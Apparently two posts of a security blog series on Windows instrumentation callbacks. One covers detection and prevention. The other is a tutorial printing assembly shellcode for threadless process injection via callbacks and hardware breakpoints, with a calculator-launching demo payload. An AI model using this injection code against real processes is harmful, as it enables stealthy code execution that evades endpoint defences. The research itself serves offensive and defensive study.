
Search

Windows Instrumen­tation Call­backs – Part 4

Search

Windows Instrumen­tation Call­backs – Part 4

February 10, 2026

Windows Instrumentation Callbacks – Detection and Counter Meassures, Part 4

Introduction

This multi-part blog series will be discussing an undocumented feature of Windows: instrumentation callbacks (ICs).

If you don’t yet know what ICs are, we strongly recommend you read the first part of this series. If you are curious about what can be done with them, we recommend also reading the second and third part.

In this blog post we will cover ICs from a more theoretical standpoint. Mainly restrictions on unsetting them, how set ICs can be detected and how new ones can be prevented from being set. Spoiler: this is not entirely possible.

Disclaimer

  • This series is aimed towards readers familiar with x86_64 assembly, computer concepts such as the stack and Windows internals. Not every term will be explained in this series.
  • This series is aimed at x64 programs on the Windows versions 10 and 11. Neither older Windows versions nor WoW64 processes will be discussed.

Detection

In the first blog post we reversed NtSetInformationProcess to find out that the PROCESSINFOCLASS enum value 0x28 is used to set an IC. In the kernel the member InstrumentationCallback of the corresponding KPROCESS structure then gets set to the passed callback address. This of course means that a kernel driver could simply check the KPROCESS structure of the process to check if an IC is set. Before we move on to user-mode ways of detecting ICs, let’s cover something we haven’t in any of the previous posts: unregistering ICs.

Unregistering ICs


We thought “How hard can it be? We can simply call NtSetInformationProcess with a null pointer to unset it.” Correct… sometimes… if the process uses control flow guard (CFG), your IC would still be set as a null pointer is no valid call target. In the first blog post we already mentioned that ntoskrnl!NtSetInformationProcess+0x1d09 is where the callback address gets set in the KPROCESS structure, so let’s go there in the decompiler. In this case we renamed the relevant stack variable that contains the callback address to “ic_addr”. As can be seen, there is a call to MmValidateUserCallTarget with that address before it gets set in KPROCESS:

Consultant

Category
Date
Navigation

If we decompile MmValidateUserCallTarget, it quickly becomes clear that this has something to do with CFG as can be seen by the call to MiIsProcessCfgEnabled because otherwise simply 1 is returned.

A null pointer is very obviously not a valid call target; however, let’s quickly prove that this function isn’t successful by using a kernel debugger and placing a breakpoint on NtSetInformationProcess+1ccc, which is where MmValidateUserCallTarget is executed. Additionally, we placed a breakpoint on NtSetInformationProcess+1d09 to show where the IC gets set in the KPROCESS struct. As can be seen, when the address for the IC is passed to MmValidateUserCallTarget, the function returns 1 and KPROCESS is updated. However, when a null pointer is passed, 0 is returned.

You can’t see if KPROCESS is updated after the last g instruction; you will just have to believe us that it didn’t. But as can be seen in the previously shown decomplication of NtSetInformationProcess, the relevant code branch to update KPROCESS isn’t even executed, as instead ExRreleaseRundownProtection is called.

This means, an IC can only be entirely unregistered (be set back to 0) if a process doesn’t have CFG enabled. Otherwise, it can only be updated to a new valid call address and never be set back to the original value the InstrumentationCallback member value had at the processes start: 0. While any valid call target’s address can be used, the address should be carefully selected, as most will of course crash the program as random code would be executed. The updated callback of course still needs to do what is expected of an IC, which is to continue execution by jumping to r10. This also means that if a DLL that gets loaded into a CFG-enabled process sets an IC with the callback being in its own memory region, the process will crash once that DLL is unloaded and the DLL’s memory including the callback gets deallocated. In this case the callback would also need to get updated before the DLL is unloaded if the process shouldn’t crash.

For CFG-enabled processes it is thus not possible to hide from kernel mode drivers that an IC was set, as they can simply check if the process’s KPROCESS.InstrumentationCallback != 0. For non-CFG processes the InstrumentationCallback member can be restored to its original value.

In addition to that, enabling CFG makes ICs easier to detect on a big scale, as poorly written IC implementations will crash the process, which will be written to event logs. This is of course not great, but what’s better? Processes crashing, which indicates something weird is going on, or working processes with an attacker’s code inside?

User mode

That it is possible detect if an IC is set from kernel mode was obvious, as we discussed in the first blog part already that it’s merely a member of the process’s KPROCESS structure. Let’s discuss the way more interesting scenario: detecting from user mode if an IC is set on one’s own process. If you step through the process with a debugger, you will obviously be able to tell that an IC is registered if a syscall that is stepped over causes the code flow to magically jump to somewhere else. Let’s discuss different ways.

If an IC is set with NtSetInformationProcess, the logical way of checking if an IC is set would be to call NtQueryInformationProcess instead. However, when we disassemble/decompile NtQueryInformationProcess and search for the switch case on the second parameter, which is the PROCESSINFOCLASS, we can see that it is not implemented. This is shown by the following shortened decompilation:

NtQueryInformationProcess(arg1, proc_info_class, …)
[…]
+0x002b        int64_t proc_info_class_copy = (int64_t)proc_info_class;
[…]
+0x02f9            switch (proc_info_class_copy) {
[…]
+0x3bf6                case 5:
+0x3bf6                case 6:
+0x3bf6                case 8:
+0x3bf6                case 9:
+0x3bf6                case 0xb:
+0x3bf6                case 0xd:
+0x3bf6                case 0x10:
+0x3bf6                case 0x11:
+0x3bf6                case 0x19:
+0x3bf6                case 0x23:
+0x3bf6                case 0x28:
+0x3bf6                case 0x29:
+0x3bf6                case 0x30:
+0x3bf6                case 0x35:
+0x3bf6                case 0x38:
+0x3bf6                case 0x39:
+0x3bf6                case 0x3e:
+0x3bf6                case 0x3f:
+0x3bf6                case 0x44:
+0x3bf6                case 0x4e:
+0x3bf6                case 0x50:
+0x3bf6                case 0x53:
+0x3bf6                case 0x56:
+0x3bf6                case 0x5a:
+0x3bf6                case 0x5b:
+0x3bf6                case 0x5d:
+0x3bf6                case 0x5f:
+0x3bf6                {
+0x3bf6                    result = -0x3ffffffd;
+0x3bf6                    break;
+0x3bf6                }
[…]

As you might remember, we used 0x28 for setting the IC.

This means, we can’t use NtQueryInformationProcess to find out if an IC is set. We don’t know of any user mode function that allows querying for the IC; that does of course not mean that it doesn’t exist. By dumping kernel memory, we could of course again read out the KPROCESS structures to check for ICs, but this would obviously require a driver or some way to execute code in the kernel memory, riiiight Microsoft? There is a way (/are ways?) of dumping kernel memory including the KPROCESS structures entirely from user mode without needing to load any drivers yourself. We won’t tell you how this is done, as we are already spoon-feeding you enough 😉 Additionally, that would be a moral gray area; we want to keep EDRs/ACs a step ahead of attackers.

rcx and r10


In the first blog post we briefly mentioned that we recommend attaching a debugger to a program with and without an IC set to check the values of registers after syscalls but didn’t dive deeper into it. I attached WinDbg to a random process and set a breakpoint on a random syscall (ntdll!NtWriteVirtualMemory+0x12). As can be seen in the following screenshot, rcx was changed to the address of the instruction after the syscall, that is the ret instruction. Also, r10 was zeroed.
Now compare this to the following screenshot, which was taken after an IC was set:

As expected, r10 contains the address of the actual return address. The picture also shows that rcx contains the address of the start of the IC instead of the actual return address.

This means, we can detect poorly written ICs by checking rcx and r10 at the ret instruction after the syscall, that is the instruction it would normally execute if no IC was set. These registers can of course be arbitrarily changed by the IC, but that needs to be kept in mind by the author. If rcx isn’t properly set, it does not only leak that an IC is set but also where it is located in memory, which could be used to automatically dump it or for something even more interesting ‑ which we will get to.

Preventing ICs from getting set

If it is hard to detect whether an IC is set or not, we could try preventing others from setting them in the first place. This is not very easy to do. Let’s assume two different starting points of an attacker: the attacker is inside the process on which he wants to set an IC or the attacker is in another process. If the attacker is already in the kernel, you got entirely different problems so we will not discuss that.

One’s own process context

In the second part of this blog post, we already discussed one way of preventing the IC from getting overwritten, which was done by hooking NtSetInformationProcess. For a simple attacker this suffices; however, the hook can be avoided through direct and indirect syscalls. Even if the syscall instruction in NtSetInformationProcess is hooked, an attacker could use the syscall instruction of another Windows API to not run into the hook. This would mess up the callstack, but to detect that, a kernel driver would be required as once the syscall was executed and returned to user mode, the new IC is already set. Another idea is to place a page guard on the memory page of NtSetInformationProcess after registering an appropriate exception handler to detect SSN reads of the SSN of NtSetInformationProcess or nearby syscalls; this would however take a toll on performance.

Another detection mechanism is using a heartbeat. The originally set IC could use a counter that increments on every IC execution, while some regular code that is not in the IC checks every few seconds if the counter was incremented. If the counter wasn’t incremented in a while, the IC was overwritten, as syscalls are, depending on the program, constantly made. This way the program could then try reregistering its own IC, which is not guaranteed to succeed, but the program can again detect through the counter if reregistering the IC was successful.

If the attacker’s IC is adjusted to the program, he could of course also increment that counter himself, or even more interesting: if the previous ICs address was leaked through the beforementioned ways, the attacker’s IC could call the previous IC through its own IC while filtering what is passed to it. This means, it is not only interesting for attackers to hide that an IC is set but also for defenders as there’s no proper way of being entirely sure that your IC is the registered one. At this point we are talking about a very sophisticated attacker, as the IC would need to be highly adapted. If the victim process does not repeatedly dump the IC address itself (very unlikely), it has no way of knowing if its own IC was overwritten, as any detection logic in that IC can be automatically executed by calling the IC from the new, actually set IC.

Other process context

As initially mentioned, setting an IC on another process requires the SeDebugPrivilege. This is a very extensive privilege. If the user does not have this privilege, there is no way for him to set an IC on another process. This means, properly hardening your environment and stripping users of unneeded privileges is also the best defense against ICs being set on other processes.

Let’s assume the user has the SeDebugPrivilege. In that case the victim process can’t do much against an IC being set other than repeatedly scanning for open handles and closing those with the PROCESS_SET_INFORMATION access mask. This contains a race condition, as with the correct timing an IC can still be set. Of course, once the IC is set the same detection mechanisms mentioned in “One’s own process context” apply again.

Closing words

This marks the end of this blog series. Congratulations if you read through all of it! If you got questions or built upon this research (as there’s still a lot to discover with ICs), feel free to reach out.


Further blog articles

Do you want to protect your systems? Feel free to get in touch with us.

Windows Instrumen­tation Call­backs – Part 3

Search

Windows Instrumen­tation Call­backs – Part 3

January 28, 2026

Windows Instrumentation Callbacks – Injections, Part 3

Introduction

This multi-part blog series will be discussing an undocumented feature of Windows: instrumentation callbacks (ICs).

If you have not yet read the first and second part of this series, we strongly recommend you read it to find out what ICs are and how to set them.

In this third part of the blog series, you will learn how to inject shellcode into processes with ICs as an execution mechanism without creating any new threads for your payload and without installing a vectored exception handler.

Disclaimer

  • This series is aimed towards readers familiar with x86_64 assembly, computer concepts such as the stack and Windows internals. Not every term will be explained in this series.
  • This series is aimed at x64 programs on the Windows versions 10 and 11. Neither older Windows versions nor WoW64 processes will be discussed.
  • This post contains much assembly code; don’t be a script kiddie – take your time to understand what you’re doing instead of just copy-pasting!

Recap

In the first blog post we learned how to install an IC on a process and how to use that callback to interact with specific syscalls.

We learned this by the example of intercepting the syscall made by OpenProcess inside the subfunction NtOpenProcess. After intercepting NtOpenProcess, we closed the handle that was opened and spoofed a return value of STATUS_ACCESS_DENIED.

In the second part of the series, we learned how to hook arbitrary code in the current process context with ICs using exceptions.

However, we haven’t yet set an IC on another process even though we learned in the first part of this series that this should be possible with the SeDebugPrivilege. Due to the IC getting executed as a callback to every returning syscall, setting an IC on another process would mean getting code execution in that processes’ context, which can be used for a process injection.

Process injection

If you understood the blog series so far, it is very likely that you know what a process injection is. Let’s break down what is normally needed for a regular process injection, that is injecting code into another process. Depending on whether you’re familiar with the concept of virtual address spaces and virtual memory in general, trying to access memory in another process would result in expected or unexpected results. The code normally needs to get written to the other process. Obviously, to write the code to the other process’ memory space, you need to have a handle to the process with sufficient permissions and need to know where to write the code. For this you normally have two options: allocating memory in the other process context or overwriting an existing executable memory region. After the code was written to an executable memory region, it needs to get executed. The most basic process injections use the CreateRemoteThread function for this. Other execution mechanisms are, for example, API hooking, early bird APC injections or thread hijacking. There are many ways, but they all effectively just execute the written code. There are multiple websites online that collect different execution mechanisms; however, most don’t include ICs. While researching ICs, I found a blog post by Black Lantern Security about detecting process injections. They briefly mentioned using ICs for call stack analysis to detect injections, which is a great use case for them, but it can also be used for exactly what it should detect. That would also have the bonus effect of overwriting their IC, basically removing those security checks. In the next part of this blog series, we will cover ICs from a more defensive standpoint and how to protect against your own IC being overwritten.

I also found a blog post by splinter_code who seems to have already written a blog post about using ICs for process injections in 2020. Don’t worry, we will of course expand on that and not copy his work. How complicated your IC injection code needs to be heavily depends on your payload. Assume you, for example, only want to make one WinExec call and your payload in total got like ten assembly operations, this won’t add a massive overhead to your program. You could just directly call the payload in the IC (assuming you added a way to disable syscall recursion in the IC), but once you use a payload that yields, for example a C2 agent, the program will stop working/run into issues because a required thread was hijacked. splinter_code solved this by creating a new thread, which is a valid approach. However, I wanted to avoid thread creation callbacks. So, how do we execute code without spawning a new thread and without causing the thread that called the IC to yield for long? By instead spawning a process. Just kidding, let’s reuse the hooking method we used in the previous blog post and instead hook a thread exit to hijack the thread. Threadless injections are no novel concept, but they normally use byte patches or register an exception handler for patchless hooking. Using ICs we can avoid registering an exception handler. In our case we still set a hardware breakpoint, but you could also, for example, use page guards.

To keep this post brief, we will not cover the following relevant topics, as they are not specific to this injection technique and there are multiple ways of implementing those: process ID enumeration, handle opening, memory allocation, memory writing.

Only one note on handle opening: a cautious reader of the OpenProcess MSDN page might’ve read the following part: “If the caller has enabled the SeDebugPrivilege privilege, the requested access is granted regardless of the contents of the security descriptor.” As said in the recap, we found out that the SeDebugPrivilege is required to set an IC on another process in the first blog post. Herein lays the fundamental “problem” of using an IC as an injection technique. The SeDebugPrivilege is a very powerful privilege, as it effectively disables security checks. This means, the injector already needs extensive privileges on the computer to use an IC as an injection technique. As mentioned by Microsoft, members of the Administrators group have the SeDebugPrivilege by default. This also means that for you to test your injector you need that privilege, for example by launching the injector from an administrative PowerShell.

Core injection logic

To simplify the rest of the blog post, let’s define some words that we will use:

  • Payload: This is the code that should get executed as the goal of the injection, in our case it will be a WinExec call that spawns a calculator. In your case it could be whatever, it could for example also be a manual mapper that maps an entire DLL into the victim process.
  • Payload wrapper: This includes all the code that sets up the payload execution. We will define the specific requirements later, but the wrapper is what the IC will execute. It is basically the IC bridge from the previous posts with some additional logic, just that it is this time injected into another process for the IC to execute there and not in its own process context. The wrapper remains static, only the payload changes.
  • Wrapped payload: Both the payload and the payload wrapper. The wrapped payload will be allocated and written to the victim process, not the payload and payload wrapper individually.

In the previous two blog posts we did not delve further into the build system, as we simply linked our C++ code with the assembly IC bridge; however, this isn’t what we will be doing this time. Both the payload and payload wrapper need to be position-independent, as they shouldn’t be executed in our process’s context but instead the victim’s. This also means that we need both the starting address and the size of the assembly code to copy it over to the other process. I find the easiest way to do this is to write the entire shellcode in an assembly file and then use a build system such as CMake with pre-compile steps to first assemble the assembly and then write them to a C++ header file that simply contains a C++ array with the assembled bytes in it.

In other words: the CMakeLists.txt file contains multiple add_custom_commands, which first executes the assembler (we’re using nasm), then uses objcopy to copy out the .text section of the object file into a temporary binary file and then executes a Python script to read in the binary file and converts it into a C++ array, which is written to a header file that is part of the CMake targets’ sources. In this case, we only did this for the payload wrapper.

Payload

As mentioned before, we’re using nasm as assembler for this post. “;” marks comments in nasm.

For our testing we used the following hard-coded payload:

mov ecx,0x636c6163 ; calc
push rcx
mov rcx, rsp
mov r14,0x7fffffffffffffff ; will be replaced with WinExec

sub rsp, 0x28 ; Shadow space + alignment
call r14
add rsp, 0x30
ret

Consultant

Category
Date
Navigation

As can be seen, a null-terminated “calc” string is pushed onto the stack and used as an argument to a call to 0x7fffffffffffffff after the stack was aligned (RSP % 0x10 = 0).

But why are we using 0x7fffffffffffffff as a call target? We aren’t, we are simply using it as a placeholder. ASLR changes the memory address of, among other things, WinExec. This means, WinExec’s address isn’t known at compile time. There are two solutions for this:

  1. We add a dynamic resolution function to the shellcode with, for example, a PEB walk.
  2. We abuse the fact that ntdll, kernel32 and kernelbase (the DLLs we will require) have the same base address in all processes, as it only gets changed on a reboot. This means, the address of WinExec in the injector is the same as in the process to inject into.

In this case we utilize option 2 to keep the shellcode small. Using a search function, 0x7fffffffffffffff will be replaced before it is injected into the other process to update it to its correct address. This is possible because, as mentioned, we copy the assembled bytes of the assembly code to an array, meaning the required bytes are not in R-X memory but in RW-. This could of course also be rewritten so that it reads in a payload instead of having it hard-coded.

The payload can be anything, as long as it considers the following restrictions:

  • Needs to be position-independent
  • Needs to properly restore the stack after execution or terminate its own thread

Payload wrapper

So, what does the payload wrapper need to include? Everything to correctly set up the payload execution, in other words all the IC logic. First off, we don’t want our payload to execute multiple times, so in our example have multiple calculators pop up. That means, if we don’t want to unregister our IC after execution, we need a flag to signal when the payload was already executed. As the payload should execute once in the entire process and not once every thread, we will need a process-wide flag. We will implement a process-wide flag and not unregister the IC, as we can’t spoon-feed you everything 😉

Also, as mentioned, we will be setting a hardware breakpoint on a thread exit (RtlExitUserThread). It would be very inefficient if we set the hardware breakpoint again and again on every IC call. So, we will also need a thread-local flag to signal when the breakpoint was set, so this step will be skipped on all following IC calls from that thread.

The injected IC should execute the following rough pseudo-code logic:

bool payload_executed = false
bool thread_set_hardware_bp = false
callback(void* ic_origin) {
if (!payload_executed && !thread_set_hardware_bp) {
   thread_set_hardware_bp = true
   if (!set_hwbp(RtlExitUserThread)) // Does syscall
     thread_set_hardware_bp = false   
   return
}
if (!is_exception(ic_origin))
   return
if (exception_origin != RtlExitUserThread)
   return
remove_hwbp(RtlExitUserThread) // Does syscall
if (!payload_executed) {
   payload_executed = true 
   execute_payload() // (Most likely) does syscall
}
restore_context()
}

In the previous posts we used a flag to avoid recursion; in this case we don’t need a second thread flag. The only way for a syscall to happen if the exception doesn’t come from our breakpoint is through set_hwbp, which is why the flag is enabled before the function call and unset if the breakpoint wasn’t set successfully.

This means, GetThreadContext and SetThreadContext, the two functions issuing a syscall down the line, trigger the IC again but since they aren’t the expected exception they just return from the IC.

A process-local flag can be set by allocating memory with read and write permissions and using a certain address as a flag. As we want to avoid any RWX memory allocations, we will need two memory regions with different permissions: RW- for the flag and R-X for the code itself. RWX allocations should be avoided due to them being highly suspicious. This causes another issue: the flag address can’t be known at runtime due to being dynamically allocated. If we allocated the memory for the flag from inside the executable code that was written to the victim process, we would only have the address of the flag in the same IC call in which the flag was allocated, due to the memory region being not writable, so we couldn’t store it.

Our solution for this is to use a placeholder address for the flag such as with the WinExec address in the payload. The injector first allocates the memory for the flag and then searches for the placeholder inside the compiled wrapper that was written to an array through prebuild steps, replaces it with the address of the allocated memory and only then writes the wrapper to the victim process.

Setting a hardware breakpoint

As mentioned, we will use the same hooking technique used in the previous blog post to hook RtlExitUserThread, just that this time we will need to inject that code into the other process meaning it needs to be position-independent shellcode instead of a regular C++ function. This does not only apply to setting the hardware breakpoint but all the code that needs to get injected. As this is a bunch of assembly instructions, let’s start by writing the helper functions before the core execution logic.

The following code basically does the following:

bool set_dr(DWORD64 bp_address, bool enable) {
CONTEXT context = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
GetThreadContext(GetCurrentThread(), &context);
context.Dr3 = bp_address;
context.Dr7 |= 1ULL << 6;
SetThreadContext(GetCurrentThread(), &context);
}

Approximately this can be done with the following code; we just hard-coded the usage of Dr3 for no specific reason. You could of course also use other debug registers or add the possibility to add all of them.

; rcx = breakpoint address
; rdx = Enable (1) / Disable (0)
; Return: Rax != 0 = success
; RSP needs to be aligned
set_dr:
   ; Save used registers
   push r14
   push r13
   push rdi
   push rbx
   mov r13, rcx
   mov rbx, rdx
   sub rsp, 0x4d8 ; Size of CONTEXT struct + 8 alignment
   mov rdi, rsp ; CONTEXT base
   mov r14, rdi ; rep stosq changes rdi, this is backup
   ; Zero CONTEXT struct
   mov rcx, 0x9a ; (4d0 / 8) --> amount of uint64_t's
   xor rax, rax
   rep stosq
   ; CONTEXT_DEBUG_REGISTERS
   mov dword [r14 + 0x30], 0x00100010
   ; GetCurrentThread() == -2
   xor rcx, rcx
   dec rcx
   dec rcx
   ; The saved CONTEXT base
   mov rdx, r14
   ; Shadow space
   sub rsp, 0x20
   ; GetThreadContext placeholder
   mov rdi, 0x6CCCCCCCCCCCCCCC
   call rdi
   add rsp, 0x20 ; Shadow space
   ; if return value == 0 it errored
   test rax, rax
   jz _set_dr_ret
   ; Set Dr3
   mov qword [r14 + 0x60], r13
   ; offsetof(CONTEXT, Dr7) = 0x70
   mov rcx, [r14 + 0x70]
   ; Clear Dr3 specific bits
   and rcx, ~((3 << 16) | (3 << 18) | (1 << 6)) 
   test rbx, rbx
   jz _skip_enable_bp
  ; Set local Dr3 enable (Execution type execute = 0 & length needs to be 0)   
  or rcx, (1 << 6) 
_skip_enable_bp:
   ; Dr7 = new Dr7
   mov [r14+0x70], rcx
   ; SetThreadContext
   xor rcx, rcx
   dec rcx
   dec rcx
   mov rdx, r14
   ; Shadow space
   sub rsp, 0x20
   ; GetThreadContext placeholder
   mov rdi, 0x5CCCCCCCCCCCCCCC
   call rdi
   add rsp, 0x20 ; Shadow space
_set_dr_ret:
   add rsp, 0x4d8 ; + 8 alignment
   pop rbx
   pop rdi
   pop r13
   pop r14
   ret

Flag helper functions

For the process-wide flag, we will use a placeholder (0x2CCCCCCCCCCCCCCC), which will be replaced at runtime. For the thread-local one, we will again use the Thread Environment Block. There are more unsuspicious ways of doing this.

load_bp_set_ptr_into_rcx:
; TEB 
mov rcx, gs:[30h]
; TEB->InstrumentationCallbackDisabled 
add rcx, 1b8h
ret
load_bitflag_into_rcx:
; rcx = pointer bit flag (placeholder currently)
mov rcx, 0x2CCCCCCCCCCCCCCC
ret

Execution logic

Looking back at the pseudo code, we got set_hwbp and remove_hwbp covered and now also got access to the two flag variables through the helper functions, so let’s get to implementing the core logic. I didn’t mention one requirement in the pseudo code: stack alignment. Callbacks aren’t always guaranteed to be aligned (RSP % 0x10 != 0, sometimes RSP % 0x10 = 8). To avoid issues, we are manually aligning the stack so all Windows API calls and also the payload call is 16 bytes aligned. So that the stack can be properly restored, we aren’t simply overwriting RSP but instead push a placeholder to check when returning if the stack was adjusted.

entry:
; The actual return address of the IC
push r10
push r14
mov r14, rsp
add r14, 0x10
push rax
push rcx
push rdx
; Rsp should be aligned for both cases, so it’s done here
mov rdx, rsp
and dl, 0xF
cmp dl, 0x8
jne _skip_align
mov rdx, 0xDEADBEEF
push rdx
_skip_align:
call load_bp_set_ptr_into_rcx
xor rax, rax
cmp [rcx], rax
je _hwbp_is_set
; “is_exception” check and payload execution
_hwbp_is_set:
; […]
_ret_unalign:
; Unalign rsp if it was previously modified
cmp dword [rsp], 0xDEADBEEF
jne _ret
add rsp, 8
_ret:
pop rdx
pop rcx
xor rcx, rcx
pop rax
pop r14
; r10 still on top of stack à return to it
ret

First execution

To follow the execution flow logically, let’s first cover what happens when an IC is first triggered in a thread (_first_execution_in_thread). Let’s look at the relevant excerpt from the pseudo code:

[…]
if (!payload_executed && !thread_set_hardware_bp) {
   thread_set_hardware_bp = true
   if (!set_hwbp(RtlExitUserThread)) // Does syscall
     thread_set_hardware_bp = false   
   return
}
[…]

The first line of this pseudo code was already partially written in the execution logic chapter. Only the first part of the if statement, whether the payload was executed or not, is missing. In addition to checking that, we need to set the flag that the hardware breakpoint was set to not call the IC recursively. If setting the HWBP wasn’t successful, the flag should be unset.

As we already wrote our helper functions to retrieve the flag addresses and set a breakpoint, this is simply a matter of combining things:

_hwbp_is_set:
call load_bitflag_into_rcx
xor rax, rax
inc rax
; Was payload already executed? If yes, don’t set BP
cmp [rcx], rax
je _ret_unalign
 ; Set BP set flag to avoid recursion
call load_bp_set_ptr_into_rcx
 xor rax, rax
inc rax
; bp set flag = 1
mov [rcx], rax
; RtlExitUserThread placeholder
mov rcx, 0x3CCCCCCCCCCCCCCC
xor rdx, rdx
inc rdx ; Enable hwbp
call set_dr
; Failed (rax != 0)?
test rax, rax
jnz _ret_unalign
;  bp set flag = 0 to retry on the next IC trigger
call load_bp_set_ptr_into_rcx
xor rax, rax
mov [rcx], rax
; Fall through on purpose to return
_ret_unalign
; […]

After HWBP was set

Let’s look back at the pseudo code for all this to function. We already wrote the code for the first execution within a thread and the logic to set a HWBP. All that’s left to do now is the following excerpt from the pseudo code:

bool payload_executed = false
bool thread_set_hardware_bp = false
callback(void* ic_origin) {
[…]
if (!is_exception(ic_origin))
   return
if (exception_origin != RtlExitUserThread)
   return
remove_hwbp(RtlExitUserThread) // Does syscall
if (!payload_executed) {
   payload_executed = true 
   execute_payload() // (Most likely) does syscall
}
restore_context()
}

We already implemented most of the required logic in the second part of this series – just in C++. If you are unsure how to detect whether the IC was triggered by a HWBP and how to restore execution after a HWBP was triggered, we recommend reading the second part of this series again and then returning to this point. We will, for example, not again explain how we know that we need to intercept KiUserThreadExceptionDispatcher.

Alright, back to coding:

; […]
; Check if the hardware breakpoint was triggered
; KiUserThreadExceptionDispatcher placeholder
   mov rcx, 0x4CCCCCCCCCCCCCCC
   cmp r10, rcx
   jne _ret_unalign
; r14 is still the top of the original stack
; this should be a CONTEXT*, if it is a nullptr its bad :)
   test r14, r14
   jz _ret_unalign
   ; Exception thrown, but is it ours?
   ; RtlExitUserThread placeholder
   mov r10, 0x3CCCCCCCCCCCCCCC
   mov rcx, [r14+0xf8]
   cmp r10, rcx
   ; Not our exception
   jne _ret_unalign
   ; Unset bp
   xor rcx, rcx
   xor rdx, rdx
   call set_dr
   call load_bitflag_into_rcx
   ; Save context base
   push r14
   ; payload was already executed
   cmp qword [rcx], 1
   je _restore_context
   ; Set payload executed flag
   mov qword [rcx], 1
   sub rsp, 0x20
   call payload
   add rsp, 0x20
   ; as you can see, the payload needs to not mangle the stack
   ; otherwise it should call RtlExitUserThread itself
   ; if it mangled the stack rcx wouldn’t be the context base in the next line
_restore_context:
   ; Restore context base to rcx     
   pop rcx
   ; Set ResumeFlag in EFlags register
   or dword [rcx+0x44], 0x10000
   ; ExceptionRecord = nullptr
   xor rdx, rdx
   ; Call RtlRestoreContext
   sub rsp, 0x20
   mov rdi, 0x8CCCCCCCCCCCCCCC
   call rdi
   ; RtlRestoreContext doesn’t return

If you were a careful reader and/or followed along and tried to assemble the code yourself, you might’ve noticed that the ‘payload’ label is missing. Where does it come from? Easy, we just added the payload label at the end of all our code to use a relative reference. That way we can just add the payload to the end of the payload wrapper and it will be able to execute the payload, even if the payload and the wrapper were assembled separately and the byte arrays were just added to each other.

If you made it this far and understood what we were doing, congrats! You’ve pulled through, now we can finally transition back to C++.

C++ code

If you followed our recommendation of using CMake/a build system with prebuild steps to assemble the assembly for you and transform it to a byte array, you should most likely have two arrays now: one for your payload and one for the wrapper. If you only got one fixed payload you always want to use after compilation, you could of course also directly assemble both the payload and the wrapper together or directly copy them together with prebuild steps.

Now you need to replace the placeholders in that/those byte arrays. You could of course also add a PEB walk to dynamically retrieve the required function addresses and not use placeholders; we decided against this for our wrapper for size reasons and to keep the blog post brief.

Talking about that, the blog post is already pretty long so we’ve decided to not add any of our C++ code 😉. If you understood the blog series so far, searching for 8-byte numbers in a byte array and replacing them should be an easy task for you. If you go through the assembly again, you will need to replace the placeholders 0x2CCCCCCCCCCCCCCC till 0x8CCCCCCCCCCCCCCC. The placeholders are commented with what function they require. The flag placeholder simply requires a 1-byte allocation with read and write permissions in the target process.

After replacing the placeholders and adding them to one array/vector, that data needs to be written to an executable memory region in the victim process. For this, obviously an opened handle is required that allows memory writing and memory allocations if any allocations are done. After the shellcode was copied over, an IC needs to be set on the other process with the callback being specified as the start of the copied shellcode. For this, a handle with the PROCESS_SET_INFORMATION access mask is required. Keep in mind that you require the SeDebugPrivilege to set an IC onto another process. You can, for example, start your program from an administrative PowerShell.

Closing words

In this blog post you learned how to write the shellcode required to inject shellcode into another process with ICs. You hopefully also managed to write the required C++ code yourself. This is of course not the only way to utilize ICs for injections. To my knowledge ICs are the most powerful feature of Windows usable in user mode. In general, we only covered a fraction of what is possible with ICs, for example we haven’t covered getting callbacks to APCs with them.

ICs aren’t only usable in offensive ways though; they are, for example, also very interesting for EDRs and anti-cheats.

